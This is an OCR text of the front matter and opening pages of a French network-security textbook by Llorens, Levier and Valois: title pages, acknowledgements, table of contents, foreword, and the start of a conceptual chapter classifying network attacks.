
Tableaux de bord de la sécurité réseau

2e édition

Offre exceptionnelle sur le site Web du livre !
Une suite de logiciels gratuits de vérification des configurations réseau et de calcul de risques

Cédric Llorens
Laurent Levier
Denis Valois

EYROLLES



Tableaux de bord de la sécurité réseau

CHEZ LE MÊME ÉDITEUR

Autres ouvrages sur la sécurité

J. Steinberg, T. Speed, B. Sonntag. – **SSL VPN : accès Web et extranets sécurisés**.
N°11933, 2006, 208 pages.

B. Boutherin, B. Delaunay. – **Sécuriser un réseau Linux**.
N°11960, 3e édition, 2006, 200 pages environ.

G. Pujolle, *et al*. – **Sécurité Wi-Fi**.
N°11528, 2004, 242 pages.

S. McClure, J. Scambray, G. Kurtz. – **Halte aux hackers**.
N°25486, 4e édition, 2003, 762 pages.

B. Hatch, J. Lee et G. Kurtz. – **Halte aux hackers Linux**.
N°25487, 2e édition, 2003, 726 pages.

T. W. Shinder, D. L. Shinder, D. L. White. – **Sécurité sous Windows 2000 Server**.
N°11185, 2000, 288 pages.

Autres ouvrages sur les réseaux

X. Carcelle. – **Les réseaux CPL par la pratique**.
N°11930, 2006, 350 pages environ.

D. Males, G. Pujolle. – **WI-FI par la pratique**.
N°11409, 2e édition, 2004, 420 pages.

G. Pujolle. – **Les Réseaux**.
N°11987, 5e édition, 2004, 1 094 pages, format semi-poche.

J. Nozick. – **Guide du câblage universel**.
Logements et bureaux - Nouvelle norme NF C 15-100 - Prises universelles RJ 45.
N°11758, 2e édition, 2006, 110 pages.

F. Ia, O. Ménager. – **Optimiser et sécuriser son trafic IP**.
N°11274, 2004, 396 pages.

N. Agoulmine, O. Cherkaoui. – **Pratique de la gestion de réseau**.
N°11259, 2003, 280 pages.

J.-L. Mélin. – **Qualité de service sur IP**.
N°9261, 2001, 368 pages.

J.-F. Bouchaudy. – **TCP/IP sous Linux**.
Administrer réseaux et serveurs Internet/intranet sous Linux.
N°11369, 2003, 920 pages.

C. Hunt. – **Serveurs réseau Linux**.
N°11229, 2003, 650 pages.

M. Minasi. – **Windows Server 2003**.
N°11326, 2004, 1 200 pages.

D. L. Shinder, T. W. Shinder. – **TCP/IP sous Windows 2000**.
N°11184, 2001, 540 pages.

D. L. Shinder, T. W. Shinder, T. Hinckle – **Administrer les services réseau sous Windows 2000**.
N°11183, 2000, 474 pages.

Tableaux de bord de la sécurité réseau

2e édition

Cédric Llorens

Laurent Levier

Denis Valois

Avec la contribution de Olivier Salvatori

EYROLLES

ÉDITIONS EYROLLES
61, bld Saint-Germain
75240 Paris Cedex 05
www.editions-eyrolles.com

Le code de la propriété intellectuelle du 1er juillet 1992 interdit en effet expressément la photocopie à usage collectif sans autorisation des ayants droit. Or, cette pratique s'est généralisée notamment dans les établissements d'enseignement, provoquant une baisse brutale des achats de livres, au point que la possibilité même pour les auteurs de créer des œuvres nouvelles et de les faire éditer correctement est aujourd'hui menacée.

En application de la loi du 11 mars 1957, il est interdit de reproduire intégralement ou partiellement le présent ouvrage, sur quelque support que ce soit, sans l'autorisation de l'Éditeur ou du Centre Français d'exploitation du droit de copie, 20, rue des Grands Augustins, 75006 Paris.
© Groupe Eyrolles, 2003, 2006, ISBN : 2-212-11973-9

Remerciements

Nous remercions tout d'abord vivement la maison Eyrolles (et plus particulièrement Éric Sulpice) pour son soutien indispensable à l'écriture de ce livre. Nous tenons aussi à remercier Olivier Salvatori pour son soutien indéfectible et ses multiples relectures.

Cédric LLORENS

Je tiens à remercier plus particulièrement Jérome Toutee, Thérèse Mottet, Dominique Naret, Cyril Guibourg, Hervé Degrand, Viviane Demion, Ahmed Serhrouchni et Guillaume Mainbourg, qui m'ont toujours soutenu et pour lesquels j'ai un très grand respect personnel et professionnel. Je suis heureux de pouvoir leur exprimer ma très sincère reconnaissance.

Je tiens à remercier mon coauteur Laurent Levier d'avoir accepté de participer à cet ouvrage et plus particulièrement à la rédaction des attaques réseau et des contrôles de sécurité. Je tiens aussi à le remercier pour son sens critique positif et suis heureux de pouvoir lui exprimer ma très sincère reconnaissance. De plus, je le remercie d'héberger le site Web du livre contenant notamment les programmes sources (*http://tableaux.levier.org*).

Je tiens enfin à remercier mon autre coauteur Denis Valois d'avoir accepté de participer à cet ouvrage et plus particulièrement à la rédaction de la sécurité des systèmes et des outils « maison ». Je tiens aussi à le remercier pour tous les moments de réflexion que nous avons partagés et suis heureux de pouvoir lui exprimer ma très sincère amitié.

Laurent LEVIER

Je tiens également à remercier mes deux coauteurs, sans lesquels cet ouvrage n'aurait pas été possible.

Je remercie mon épouse Corinne et mon fils Guillaume pour avoir fait preuve de patience alors que je travaillais plutôt que de m'occuper d'eux.

Je remercie mon père, Michel Levier, pour m'avoir acheté un Apple dans ma prime jeunesse. Il m'a ainsi fait découvrir ce monde merveilleux de l'informatique que j'aime toujours passionnément encore aujourd'hui, même après avoir côtoyé ceux qui sont maintenant considérés comme le côté obscur de cette profession.

Je remercie Cyril Guibourg, un autre passionné de montagne, pour les multiples sources de renseignements et informations fournis depuis que nous travaillons ensemble, permettant ainsi d'enrichir ma contribution à ce livre.

Enfin, je remercie Arthur Caranta de m'avoir présenté l'outil intégré iWhax permettant d'exploiter facilement les faiblesses des réseaux sans fil sans avoir à maîtriser le sujet. Cela ravira d'ailleurs les lecteurs qui voudront mettre en pratique certaines techniques décrites dans cet ouvrage.

Denis VALOIS

Je résiste à la facilité de remercier mes deux coauteurs, car cela tendrait à généraliser une pratique coûteuse en temps et en espace. En effet, si il y a n coauteurs et que chacun remercie ses $n - 1$ collègues, le nombre de remerciements serait dans $O(n^2)$. Ce résultat découle du fait que la relation « remerciement » est non réflexive (un auteur ne se remercie pas lui-même), non symétrique (un auteur peut remercier un coauteur sans obligation de réciprocité), et non transitive (si le coauteur A remercie le coauteur B et que le coauteur B remercie le coauteur C, le coauteur A se sent obligé de remercier explicitement le coauteur C).

Ainsi, plutôt que d'exprimer des « remerciements », je me contente d'exprimer mon amitié à Cédric et à Laurent, qui ne manqueront pas de souligner le fait que l'expression d'« amitié » est de même nature que la relation de « remerciement ».

Table des matières

Remerciements V

Avant-propos XIX

Objectifs de l'ouvrage XX

Organisation de l'ouvrage XX

PARTIE I

Les attaques réseau

CHAPITRE 1

Les attaques réseau 3

Attaques permettant de dévoiler le réseau 5

Attaque par cartographie du réseau 5

Attaques par identification des systèmes réseau 6

Attaque par identification des routeurs 9

Attaques par traversée des équipements filtrants 9

Attaques permettant d'écouter le trafic réseau 11

Attaque par sniffing 12

Attaque de commutateur 13

Attaques permettant d'utiliser des accès distants Wi-Fi 13
Attaque FMS (Fluhrer, Mantin, Shamir) sur RC4 15
Attaque par modification de paquet 16
Attaque par envoi de paquet ou par répétition 16
Attaque par redirection d'adresse IP 16
Attaques permettant d'interférer avec une session réseau 17
Attaque ARP spoofing 17
Attaque IP spoofing 18
Attaque man-in-the-middle 19
Attaques permettant de modifier le routage réseau 24
Attaques par OSPF (Open Shortest Path First) 24
Attaque par BGP (Border Gateway Protocol) 25
Attaques permettant de mettre le réseau en déni de service 26
Attaque par inondation 26
Attaque par inondation SYN 27
Attaques sur les bogues des piles IP/TCP 27
Attaques par déni de service distribué (DDoS) 29
Autres formes d'attaques 33
En résumé 33

CHAPITRE 2
Les attaques des systèmes réseau 35
Attaques permettant d'identifier les services réseau 35
Attaques par balayage TCP 36
Attaques permettant de prendre l'empreinte réseau du système 42
Attaques permettant d'interroger des services réseau particuliers 46
Attaques permettant de pénétrer le système 50
Attaques sur les faiblesses des systèmes réseau 50
Attaques sur les faiblesses de conception 58
Exploitation des faiblesses (vulnérabilités) 58
Publication des vulnérabilités 58
Les bases de données de vulnérabilités 59
Exemple d'exploitation de vulnérabilités 59
En résumé 65

CHAPITRE 3
Les attaques réseau indirectes 67
Attaques par virus 67
Cycle de vie d'un virus informatique 68
Typologie des virus 70
Techniques de codage d'un virus 75
Détection virale et théorie de la complexité 77
Technologies de lutte antivirale 79
Utilisation malicieuse de la cryptographie 81
Attaques par relais 82
Attaques par vers 82
Attaques visant la saturation des systèmes relais 83
Les CERT (Computer Emergency Response Team) 83
En résumé 84

PARTIE II

Conduire une politique de sécurité réseau

CHAPITRE 4
Gestion des risques et évaluation de la sécurité 87
Analyse des risques et objectifs de la sécurité 87
Méthodes d'évaluation qualitative de la sécurité 90
Les critères communs de sécurité 90
Méthodes d'évaluation quantitative de la sécurité 94
Le graphe des privilèges 94
L'arbre d'attaques 95
L'analyse probabiliste de risques 96
En résumé 102

CHAPITRE 5
Définir une politique de sécurité réseau 103
Organismes et standards de sécurité réseau 103
Guides de politiques de sécurité réseau 105

Recommandations de la NSA (National Security Agency) 106
Standards de politiques de sécurité réseau 107
La norme ISO 17799 109

Définition d'une politique de sécurité réseau 110

Principes génériques d'une politique de sécurité réseau 110
Niveaux d'une politique de sécurité réseau 115
Typologie des politiques de sécurité réseau 116

Guides et règles associés à la politique de sécurité réseau 117

Organisation et management 118
Ressources humaines 118
Gestion de projet 118
Gestion des accès logiques 119
Exploitation et administration 120
Vérification des configurations 120
Sécurité physique 121
Plan de contingence 121
Audit de la sécurité 122

En résumé 122

CHAPITRE 6

Les stratégies de sécurité réseau 123

Méthodologie pour élaborer une stratégie de sécurité réseau 123

Prédiction des attaques potentielles et analyse de risque 124
Analyse des résultats et amélioration des stratégies de sécurité 126
Règles élémentaires d'une stratégie de sécurité réseau 127

Propositions de stratégies de sécurité réseau 130

Stratégie des périmètres de sécurité 130
Stratégie des goulets d'étranglement 131
Stratégie d'authentification en profondeur 133
Stratégie du moindre privilège 134
Stratégie de confidentialité des flux réseau 135
Stratégie de séparation des pouvoirs 137
Stratégie d'accès au réseau local 139
Stratégie d'administration sécurisée 140
Stratégie antivirus 140
Stratégie de participation universelle 143
Stratégie de contrôle régulier 144

En résumé 145

PARTIE III

Les techniques de parade aux attaques

CHAPITRE 7

Protection des accès réseau 149

Contrôler les connexions réseau 149

Les pare-feu 150
Les N-IPS (Network-Intrusion Prevention System) 158
Contrôle de l'accès au réseau 160
Contrôle des attaques par déni de service 162

Assurer la confidentialité des connexions 165

Algorithmes cryptographiques 167
La suite de sécurité IPsec 173
SSL (Secure Sockets Layer) 184
SSH (Secure Shell) 187

En résumé 189

CHAPITRE 8

Protection des accès distants 191

Assurer l'authentification des connexions distantes 191

Mots de passe 192
Tokens RSA 192
Signature numérique à paires de clés publique/privée 193
Certificats électroniques 198
Paires de clés PGP (Pretty Good Privacy) 202

Assurer le contrôle des accès physiques à un réseau local 205

Assurer le contrôle des accès distants classiques 207

PPP (Point-to-Point Protocol) 209
PPTP (Point-to-Point Tunneling Protocol) 211
L2TP (Layer 2 Tunneling Protocol) 212
SSH (Secure SHell) 214
SSL (Secure Sockets Layer) 214
Protocoles d'authentification usuels des accès distants 215

Assurer le contrôle des accès distants WI-FI 217

En résumé 220

CHAPITRE 9
Sécurité des équipements réseau 221
Sécurité physique des équipements 222
Sécurité du système d'exploitation 223
Sécurité logique des équipements 224
Configuration des commutateurs Cisco 224
Configuration des routeurs Cisco 228
Configuration des routeurs Juniper 242
En résumé 256

CHAPITRE 10
Protection des systèmes et des applications réseau 257
Séparer les plates-formes 258
Sécuriser les systèmes d'exploitation 259
Les pare-feu 262
Sécuriser la gestion des droits d'accès 265
Sécuriser le contrôle d'intégrité 267
Maîtriser la sécurité des applications 269
Codage défensif 270
Environnements d'exécution sécurisés 271
Environnements cloisonnés 272
Tests de validation 273
Un exemple malheureux 274
En résumé 275

CHAPITRE 11
Protection de la gestion du réseau 277
Le routage réseau 279
Les protocoles de routage IGP 280
Les protocoles de routage EGP 283
Les protocoles de routage multicast 293
La supervision réseau SNMP 300
Mise à l'heure des équipements réseau NTP 302
La résolution de noms DNS 303
En résumé 306

PARTIE IV

Techniques de contrôle de la sécurité réseau

CHAPITRE 12

Le contrôle externe de sécurité 311

Contrôle par balayage réseau 311
Politique de sécurité simplifiée 312
Mise en œuvre d'une solution de contrôle externe 312
Analyse des données collectées 320

Contrôle par analyse simple des applications 321
Politique de sécurité simplifiée 321
Mise en œuvre d'une solution de contrôle externe 321
Analyse des données collectées 327

Contrôle par analyse complète des applications 328
Politique de sécurité simplifiée 328
Mise en œuvre d'une solution de contrôle externe 329
Analyse des données collectées 330

Cas particulier des réseaux sans fil 330
Politique de sécurité 331
Mise en œuvre d'une solution de contrôle externe 332

En résumé 336

CHAPITRE 13

Contrôle interne de sécurité 337

Analyse de la configuration des équipements réseau 337
Politique de sécurité réseau simplifiée 338
Mécanismes de sécurité 339
Plan de contrôle et procédures 341
Consistance des configurations réseau 343
L'outil RAT (Router Audit Tool) 352

Analyse de la configuration des équipements de sécurité réseau passifs 356
Plan de contrôle et procédures 356
Analyse des traces des sondes d'intrusion IDS/IPS 357
Analyse des traces des pots de miel (honeypots) 360

Analyse de la configuration des systèmes réseau 361
Analyse des fichiers de configuration des services réseau 361
Analyse de la configuration du système d'exploitation 366
Analyse des traces des services applicatifs 370
Politique de sécurité 370
Le contrôle 371
Analyse des traces du système d'exploitation 372
Politique de sécurité 372
Le contrôle 372
En résumé 373

CHAPITRE 14
Tableau de bord de la sécurité réseau 375

Objectifs d'un tableau de bord de la sécurité réseau 376
Besoins opérationnels 377
Définition d'une échelle de mesure 377
Évaluation de la sécurité d'un réseau 378
Restrictions d'un arbre probabiliste 379
Modélisation simplifiée d'un nœud de l'arbre 380
La mesure du risque 382
Les outils de SIM (Security Information Management) 383
Les règles de corrélation 384
Les outils SIM du marché 387
Mise en œuvre d'un tableau de bord de la sécurité réseau 390
Les indicateurs de base 392
Tableaux de bord et périmètres de sécurité 403
En résumé 405

PARTIE V

Étude de cas

CHAPITRE 15
Outils maison de sécurité réseau 409

Analyse de la conformité des mots de passe 410

Conception des outils 410
Prise en main 412

Analyse de la cohérence d'ACL 414
Conception de l'outil 415
Prise en main 416

Analyse de configuration par patron 418
Conception de l'outil 419
Prise en main 421

Analyse de configuration d'équipements réseau Juniper 424
Conception de l'outil 424
Prise en main 425

Gestion de graphes 428
Conception de l'outil 428
Prise en main 429

Calculateur de risque 436
Conception de l'outil 436
Prise en main 438

En résumé 447

CHAPITRE 16

RadioVoie, du réseau initial au premier gros contrat 449

Le premier réseau RadioVoie 450
Besoins à satisfaire 450
Étude de risques 450
Politique de sécurité réseau 450
Solution de sécurité 451
Risques réseau couverts 452
Risques réseau non couverts 453
Tableau de bord de sécurité 453

Extension du réseau RadioVoie 459
Besoins à satisfaire 459
Étude de risques 460
Politique de sécurité réseau 460
Solution de sécurité 461
Risques réseau couverts 472
Risques réseau non couverts 472
Tableau de bord de sécurité 473

RadioVoie sous-traite son service de support 477
Besoins à satisfaire 477
Étude de risques 478
Politique de sécurité réseau 478
Solution de sécurité 478
Risques réseau couverts 480
Risques réseau non couverts 481
Tableau de bord de sécurité 481
En résumé 488

CHAPITRE 17
RadioVoie étend son réseau 489

RadioVoie négocie un contrat militaire 489
Besoins à satisfaire 490
Étude de risques 490
Politique de sécurité réseau 490
Solution de sécurité 491
Risques réseau couverts 494
Risques réseau non couverts 495
Tableau de bord de sécurité 496
RadioVoie étend son réseau à l'international 504
Besoins à satisfaire 504
Étude de risques 504
Politique de sécurité réseau 505
Solution de sécurité 508
Risques réseau couverts 524
Risques réseau non couverts 524
Tableau de bord de la sécurité 525
En résumé 535

ANNEXE
Références 537

Le site officiel du livre 537
Quelques références des auteurs 537
Quelques références scientifiques 538
Quelques livres scientifiques 539

Quelques critères d'évaluation 540
Quelques revues 540
Quelques formations de sécurité 540
Autres références 541
Acteurs de l'insécurité 541
Configuration des routeurs 541
Cryptographie 541
Journaux d'activité (logs) 542
Outils d'audit 542
Outils de scanning et d'attaque 543
SSH 544
Mesures de la sécurité des systèmes d'information 544
Politique de sécurité 545
Réseau 545
Stratégies de sécurité 547
Tunnels/VPN 547
Vulnérabilités 548
Index 549

Avant-propos

Not everything that can be counted counts, and not everything that counts can be counted. (Albert Einstein)

La pérennité de toute entreprise passe, entre autre, par une disponibilité permanente de son système d'information. L'information nécessaire au bon fonctionnement de l'entreprise englobe aussi bien les données stratégiques que les données de tous les jours. Le système d'information doit donc être vu comme un ensemble, qui inclut aussi bien l'information elle-même que les systèmes et réseaux nécessaires à sa mise en œuvre.

La continuité de l'activité de l'entreprise appelle celle de son système d'information. Cette continuité ne peut être assurée que par la mise en place de moyens de protection apportant un niveau de sécurité adapté aux enjeux spécifiques de l'entreprise. Ces derniers peuvent varier d'une entreprise à une autre, mais la mise en place de la protection des systèmes d'information répond à des critères communs.

Une information sans système d'information pour la mettre en œuvre est vaine, et un système d'information coupé de ses utilisateurs sans objet. La sécurité des réseaux est donc devenue l'un des éléments clés de la continuité des systèmes d'information de l'entreprise, quelles que soient son activité, sa taille ou sa répartition géographique.

Notre vision du système d'information d'une entreprise doit considérer la composante réseau comme un élément spécifique fondamental de sa sécurité. Comme toute composante critique, le réseau doit faire l'objet d'une politique de sécurité tenant compte de tous les besoins d'accès au réseau d'entreprise (accès distants, commerce électronique, interconnexion avec des tierces parties, etc.).

Fondées sur cette politique de sécurité, des solutions techniques (pare-feu, routage réseau, authentification, chiffrement, etc.) peuvent être déployées de manière cohérente afin de garantir la sécurité.

Des tableaux de bord de la sécurité réseau sont ensuite définis pour visualiser et détecter toute modification du niveau de sécurité du réseau d'entreprise.

Le titre de cet ouvrage reflète donc la continuité dans l'effort de sécurisation, culminant dans l'établissement de tableaux de bord.

Reliant toutes les ressources de l'entreprise, le réseau doit assurer les domaines de sécurité suivants :

- sécurité des réseaux, afin de garantir la disponibilité et la qualité de service des connexions du système d'information ;
- sécurité des systèmes d'exploitation, afin de garantir l'intégrité et la fiabilité du système d'information ;
- sécurité des applications, afin de garantir le développement de code sûr et résistant aux attaques ;
- sécurité des accès, afin de garantir les accès aux ressources de l'entreprise par une liste définie d'utilisateurs avec des droits d'accès spécifiés ;
- sécurité des informations afin de garantir la confidentialité, l'invulnérabilité (falsification, plagiat, destruction, etc.) et la non-volatilité (modification d'un logiciel, modification d'une image, etc.) des informations numériques.

Objectifs de l'ouvrage

Cet ouvrage couvre toutes les étapes nécessaires à la sécurisation d'un réseau d'entreprise. Ces étapes décrivent une démarche générique permettant d'appréhender et de construire une politique de sécurité réseau mais aussi de choisir des solutions techniques adaptées à ses besoins de sécurité. Elles permettent également de mettre en place des contrôles de sécurité à la fois pour vérifier que la politique de sécurité réseau est appliquée et pour établir des tableaux de bord de la sécurité réseau.

Ces étapes de sécurité constituent non seulement le fil conducteur du livre, mais aussi celui d'une démarche de sécurité réseau. Elles sont indissociables les unes des autres (politique de sécurité, solution technique, contrôle de sécurité, tableau de bord de sécurité) et apportent ensemble une garantie de la cohérence et de la consistance de la politique de sécurité réseau mise en œuvre.

La sécurisation est un processus permanent, qui doit tenir compte des évolutions des services afin d'adapter et de contrôler ses objectifs aux besoins.

Organisation de l'ouvrage

Cet ouvrage est destiné en premier lieu aux professionnels de la sécurité et aux responsables des systèmes d'information des entreprises. Il est également conçu comme un cours susceptible d'intéresser étudiants et enseignants. Une étude de cas générique et modulaire reprend tous les principes et toutes les techniques présentés dans l'ouvrage.

Le livre est organisé en cinq parties :

- La partie I présente les différentes catégories d'attaques qui peuvent être lancées sur un réseau d'entreprise.
- La partie II introduit les principes de base à prendre en compte afin de définir une politique de sécurité réseau permettant de faire face aux menaces et à leurs conséquences sur le réseau d'entreprise. Cette partie détaille aussi les méthodes d'évaluation de la sécurité existante.
- La partie III détaille les technologies permettant de mettre en œuvre des solutions de sécurité réseau.
- La partie IV présente les techniques de contrôle permettant de vérifier l'application de la politique de sécurité réseau. Cette partie décrit aussi comment établir des tableaux de bord de sécurité.
- La partie V présente un ensemble d'outils maison et détaille une étude de cas décrivant l'évolution des besoins en sécurité et les solutions techniques possibles pour une PME se transformant peu à peu en une multinationale avec de fortes contraintes de sécurité.

Partie I

Les attaques réseau


Cette partie décrit les différentes attaques susceptibles d'affecter un réseau et les systèmes qui le composent. Avec la généralisation d'Internet et des moyens de communication modernes, une nouvelle forme d'insécurité s'est répandue, qui s'appuie sur l'utilisation de codes informatiques pour perturber ou pénétrer les réseaux et les ordinateurs.

Comme l'illustre la figure 1.1, les attaques touchent généralement les trois composantes suivantes d'un système : la couche réseau, en charge de connecter le système au réseau, le système d'exploitation, en charge d'offrir un noyau de fonction au système, et la couche applicative, en charge d'offrir des services spécifiques.

Toutes ces composantes d'un système constituent autant de moyens de pénétration pour des attaques de toute nature.

Figure 1.1

Composantes d'un système susceptibles d'être attaquées



Le chapitre 1 dresse une classification des attaques orientées réseau, que celles-ci visent directement des systèmes réseau tels que routeurs (et les protocoles qu'ils gèrent), commutateurs (afin de passer outre les réseaux virtuels), points d'accès sans fil (afin d'entrer dans le réseau d'entreprise sans y avoir d'accès physique) ou services critiques tels que le service de nommage, ou DNS (Domain Name Service).

Les méthodes et techniques d'intrusion permettant de prendre le contrôle d'un système sont abordées en détail au chapitre 2. Ces attaques reposent sur les faiblesses de sécurité des systèmes d'exploitation des équipements réseau.

Certaines attaques peuvent affecter indirectement le réseau, même si ce n'est pas leur but initial. Tel est le cas du déni de service distribué engendré par des vers informatiques, mais également, à moindre échelle, par des virus. Ces attaques indirectes du réseau sont décrites au chapitre 3.

1

Les attaques réseau

Les attaques réseau sont aujourd'hui si nombreuses qu'il serait illusoire de prétendre les décrire toutes.

Il est cependant possible de dresser une typologie des faiblesses de sécurité afin de mieux appréhender ces attaques, qui ont pour point commun d'exploiter des faiblesses de sécurité.

L'objectif de ce chapitre est de présenter les faiblesses les plus couramment exploitées par les attaques et de détailler les mécanismes de ces attaques. Nous espérons de la sorte faire comprendre les dangers qui menacent les réseaux, et non de susciter des vocations de piraterie, au demeurant réprimandées par la loi.


Comme tout effet a une cause, les attaques réseau s'appuient sur divers types de faiblesses, que l'on peut classifier par catégorie, comme illustré à la figure 1.2.

Les protocoles réseau sont encore jeunes, et aucun d'eux n'a été conçu pour tenir compte des problèmes de sécurité. Le protocole IP, par exemple, ne comporte pas de couche sécurité. La plupart des protocoles utilisés dans un réseau, tels SNMP (Simple Network Management Protocol) pour la supervision ou BGP (Border Gateway Protocol) pour le routage, n'implémentent pas de véritable couche de sécurité et s'exposent à diverses attaques, comme les attaques par fragmentation, déni de service, etc.

De même, les protocoles réseau n'ont prévu aucun mécanisme d'authentification véritable et subissent des attaques qui s'appuient sur ces faiblesses d'authentification, comme les attaques de type spoofing, man-in-the-middle, etc.

Les faiblesses d'implémentation ou bogues des programmes (système d'exploitation, application de routage, etc.) exposent à d'autres attaques, de loin les plus importantes en nombre. La raison à cela est que le développement des logiciels et des piles réseau se fait de plus en plus rapidement et sans règles strictes. Parmi les innombrables attaques qui

Figure 1.2
Typologie des faiblesses de sécurité




utilisent de mauvaises implémentations ou des erreurs de programmation, citons les attaques de type SYN flooding et ping-of-death.

Les faiblesses de configuration des équipements réseau peuvent provenir d'une mauvaise configuration d'un pare-feu, laissant passer du trafic non autorisé par la politique de sécurité, ou d'un équipement réseau, permettant à un attaquant d'y accéder, etc.

En s'appuyant sur ces faiblesses, le pirate peut lancer un ensemble d'attaques permettant d'influencer le comportement du réseau ou de récolter des informations importantes.

Les attaques réseau peuvent être lancées directement, le pirate attaquant sa victime et exposant ainsi son identité, comme l'illustre la figure 1.3.

Figure 1.3
Attaque directe



Les attaques réseau peuvent aussi être lancées indirectement par l'intermédiaire d'un système rebond afin de masquer l'identité (adresse IP) du pirate et d'utiliser les ressources du système intermédiaire. Les paquets d'attaque sont dans ce cas envoyés au système intermédiaire, lequel répercute l'attaque vers le système cible, comme l'illustre la figure 1.4.

Certaines attaques, dites indirectes par réponse, offrent au pirate les mêmes avantages que les attaques par rebond. Au lieu d'envoyer l'attaque au système intermédiaire pour qu'il la répercute, l'attaquant lui envoie une requête, et c'est la réponse à cette requête qui est envoyée au système cible, comme l'illustre la figure 1.5.

Gardons à l'esprit qu'un réseau est la composante de plusieurs réseaux, provenant d'opérateurs différents (Internet, infrastructures publiques, etc.), *a priori* indignes de confiance.

Figure 1.4
Attaque indirecte par rebond


